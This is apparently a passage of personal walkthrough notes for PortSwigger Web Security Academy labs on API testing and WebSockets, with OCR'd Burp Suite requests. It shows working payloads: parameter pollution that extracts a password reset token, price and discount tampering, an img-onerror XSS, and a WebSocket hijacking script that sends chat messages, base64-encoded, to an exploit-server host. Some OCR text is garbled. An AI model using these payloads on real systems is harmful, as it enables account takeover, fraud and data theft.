8 Referer: https://0ae0080438b71b80da765b00400051.web-security-academy.net/forgot-password
9 Content-Type: x-www-form-urlencoded
10 Content-Length: 75
11 Origin: https://0ae0080438b71b80da765b00400051.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 csrf=zGjcdhRgv58wudsF6UaMujlbynjZo2&username=administrator%26field=123%23

Payloads
Payload type: All payload positions
Payload type: Simple List
Payload count: 2588
Request count: 2588
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.


| Value            | Action           |
|------------------|------------------|
| Load...          | page             |
| Remove           | name             |
| Clear            | password         |
| Add              | all              |
| Add from file... | email            |
| Add from file... | Enter a new item |


Payload processing
You can define rules to perform various processing tasks on each payload before it is sent.


| Add    | Enabled | Rule |
|--------|---------|------|
| Edit   |         |      |
| Remove |         |      |
| Up     |         |      |
| Down   |         |      |


Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

```

after this create a password and login again

▼ <https://portswigger.net/web-security/api-testing/lab-exploiting-unused-api-endpoint>

Screenshot of Burp Suite Professional showing a captured PATCH request to change the price of a product. The response shows a 401 Unauthorized status code.

```

Request
Pretty Raw Hex
1 PATCH /api/products/1/price HTTP/2
2 Host: https://0e5009c0440415180ab7c800b60034.web-security-academy.net
3 Cookie: session=rJRoVAcDE3q0l120zIk701Ng6J1cEq
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0e5009c0440415180ab7c800b60034.web-security-academy.net/product/price?id=1
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 : trailers
14
15

```

Response

```

1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Unauthorized"

```

Body

```

Event log (0) * All Issues (262) * Memory: 267.94B

```

Screenshot of Burp Suite Professional showing a list of captured requests. Request 1123 is selected, which is a GET request to the /account endpoint.

Index	Method	URL	Protocol	Elapsed	Length	MIME Type	Extensible Title	Notes	TLS	Cookies
102	GET	/academyLabHeader	HTTP/2	101	147			✓	✓	✓
1121	GET	/resources/labHeader/images/pjs-lab-solved.org	HTTP/2	200	707	XML		✓	✓	✓
1120	GET	/resources/labHeader/js/compressedLabHeader.js	HTTP/2	200	175	script		✓	✓	✓
1129	GET	/cartOrderConfirmation/cartOrderConfirmed=true	HTTP/2	✓	200	736	HTML	Finding and exploit...	✓	✓
1128	GET	/cart	HTTP/2	200	303			✓	✓	✓
1127	GET	/academyLabHeader	HTTP/2	101	147			✓	✓	✓
1126	GET	/academyLabHeader	HTTP/2	200	6500	HTML	Finding and exploit...	✓	✓	✓
1125	GET	/academyLabHeader	HTTP/2	101	147			✓	✓	✓
1124	GET	/resources/labHeader	HTTP/2	200	9500	HTML	Finding and exploit...	✓	✓	✓
1123	GET	/account	HTTP/2	✓	200	3847	HTML	Finding and exploit...	✓	✓
1122	GET	/academyLabHeader	HTTP/2	101	147			✓	✓	✓
1121	GET	/resources/labHeader	HTTP/2	101	147			✓	✓	✓
1120	GET	/resources/labHeader	HTTP/2	200	736	JSON		✓	✓	✓

Event log (0) \* All Issues (262) \* Memory: 267.94B

Screenshot of Burp Suite Professional showing the request for changing the product price. The price field is highlighted in red.

```

Request
Pretty Raw Hex
1 PATCH /api/products/1/price HTTP/2
2 Host: https://0e5009c0440415180ab7c800b60034.web-security-academy.net
3 Cookie: session=rJRoVAcDE3q0l120zIk701Ng6J1cEq
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0e5009c0440415180ab7c800b60034.web-security-academy.net/product/price?id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12
13
14
15 Content-Length: 15
16
17 {
18   "price":0
19

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 {
7   "price":"$0.00"
}

```

Body

```

Event log (0) * All Issues (262) * Memory: 267.94B

```

copy session cookie and replace it

in this request PATCH

Screenshot of Burp Suite Professional showing the modified PATCH request with the price set to 0. The response shows a 200 OK status code.

```

Request
Pretty Raw Hex
1 PATCH /api/products/1/price HTTP/2
2 Host: https://0e5009c0440415180ab7c800b60034.web-security-academy.net
3 Cookie: session=rJRoVAcDE3q0l120zIk701Ng6J1cEq
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0e5009c0440415180ab7c800b60034.web-security-academy.net/product/price?id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=4
14 : trailers
15 Content-Length: 15
16
17 {
18   "price":0
19

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 {
7   "price":"$0.00"
}

```


Body

```

Event log (0) * All Issues (262) * Memory: 267.94B

```

after this place order again and price of product become \$0



WebSecurity  
Academy

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Store credit:

\$0.00

Your order is on its way!

Name	Price	Quantity
Lightweight "330" Leather Jacket	\$0.00	1

Total: \$0.00

Home | My account |

### ▼ <https://portswigger.net/web-security/api-testing/lab-exploiting-mass-assignment-vulnerability>

Request

```

Pretty Raw Hex
11 Origin: https://0a19002003f3abf80db2b22003f0043.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
  "chosen_products": [
    {
      "product_id": "1",
      "quantity": 1
    }
  ]
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/2 201 Created
2 Location: /cart/order-confirmation?order-confirmed=true
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Request

```

Pretty Raw Hex
3 Cookie: session=5d8qZOP5YL80LDgsi3INCri7iu5XpcK
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*/*
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.5
8 Referer: https://0a19002003f3abf80db2b22003f0043.web-security-academy.net/cart
9 Content-Type: text/plain;charset=UTF-8
10 Content-Length: 127
11 Origin: https://0a19002003f3abf80db2b22003f0043.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
  "chosen_products": [
    {
      "product_id": "1",
      "quantity": 2
    }
  ],
  "chosen_discount": {
    "percentage": 100
  }
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/2 201 Created
2 Location: /cart/order-confirmation?order-confirmed=true
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

i have just add the another object in this request

```

"chosen_discount":{
"percentage":100
}

```

▼ <https://portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution-in-rest-url>

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a81008f03af02a8112e35000d400e9 web-security-academy.net
3 Cookie: session=IG3sVBavhRnsePqpkx11D4K1081
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a81008f03af02a8112e35000d400e9.web-security-academy.net/forgot-
password
9 Content-Type: x-www-form-urlencoded
10 Content-Length: 103
11 Origin: https://0a81008f03af02a8112e35000d400e9.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: 1
16 Te: trailers
17
18 csrffvq4lNUXwlp0c5pWgIyFV050qgXj1Zg&username=
.../v1/users/administrator/field/passwordResetToken%23

```

The right side response shows a JSON object with "type": "passwordResetToken" and "result": "g19jqv4homm2mdhk9n7htb17f4n0vosp".

copy the right side result : g19jqv4homm2mdhk9n7htb17f4n0vosp

find the : GET /forgot-password?passwordResetToken=g19jqv4homm2mdhk9n7htb17f4n0vosp HTTP/2

```

Request
Pretty Raw Hex
1 GET /forgot-password?passwordResetToken=g19jqv4homm2mdhk9n7htb17f4n0vosp
2 Host: 0a81008f03af02a8112e35000d400e9.web-security-academy.net
3 Cookie: session=IG3sVBavhRnsePqpkx11D4K1081
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: 1
14 Te: trailers
15
16

```

The response body contains the HTML form for password reset.

copy the response link and open it in browser

```


Request
Pretty Raw Hex
1 GET /forgot-password?passwordResetToken=g19jqv4homm2mdhk9n7htb17f4n0vosp
2 Host: 0a81008f03af02a8112e35000d400e9.web-security-academy.net
3 Cookie: session=IG3sVBavhRnsePqpkx11D4K1081
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: 1
14 Te: trailers
15
16

```

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite.show3duh0cky8j3p1qgqj1Zg>

Copy button is highlighted.



change the password and relogin again

## ▼ WebSockets

### ▼ <https://portswigger.net/web-security/websockets/lab-manipulating-messages-to-exploit-vulnerabilities>

Hal Pine: I wanted to be a Playstation growing up, not a device to answer your insinc questions  
Your message:  
`\t<img src=0 onerror=\\"alert(1)\\>" to <img src=1 onerror=\\"alert(1)\\>"`  
Send

Network tab (Pretty view):  
1 {  
 "message": "}

replace from this `\t<img src=0 onerror=\\"alert(1)\\>" to <img src=1 onerror=\\"alert(1)\\>"`

"message":<img src=1 onerror=\\"alert(1)\\>"


Hal Pine: OOps pardon me, you won't suppose to hear that.  
You: <img src=0 onerror=\\"alert(1)\\>  
Hal Pine: Please try and keep this place cleaner, I swear there are spiders living in my speaker  
You: <img src=1 onerror=\\"alert(1)\\>  
Hal Pine: We're going to have to talk about a noise. And by that I mean a noise in your IQ  
CONNECTED: Now chatting with Hal Pine --  
You: [REDACTED]  
Hal Pine: I wanted to be a Playstation growing up, not a device to answer your insinc questions

Network tab (Pretty view):  
1 {  
 "message": "<img src=1 onerror=\\"alert(1)\\>"  
}

▼ <https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking/lab>

payload used in exploit server :


```
var ws = new WebSocket(  
  "wss://0a2900b10322991a82d0c0d300f10031.web-security-academy.net/chat"  
);  
  
ws.onopen = function () {  
  ws.send("READY");  
};  
  
ws.onmessage = function (event) {  
  fetch(  
    " https://exploit-0a0800360353999d827fbf5201bc00ee.exploit-server.net/exploit?message=" +  
    btoa (event.data)  
);  
};  
};
```



filter below hashes from logs

```
eyJ1c2VyljoiWW91liwiY29udGVudCl6IkkgZm9yZ290IG15IHhc3N3b3Jkln0=  
eyJ1c2VyljoiSGFsIFBsawW5lliwiY29udGVudCl6Ik5vIHBypB2JsZW0gY2FybG9zLCBpdCZhcg9zO3MgbDdseHh0a  
eyJ1c2VyljoiWW91liwiY29udGVudCl6IlRoYw5rcywggSSBob3BIIHRoaXMgZ9lc24mYXBvczt0IGNvbWUgYmFja  
eyJ1c2VyljoiQ09OTkVDVEVEliwiY29udGVudCl6Il0tE5vdyBjaGF0dGluZyB3aXR0lEhhbCBQbGluZSAtLSJ9
```

then decode into base64



▼ <https://portswigger.net/web-security/websockets/lab-manipulating-handshake-to-exploit-vulnerabilities>

▼ **Race Conditions**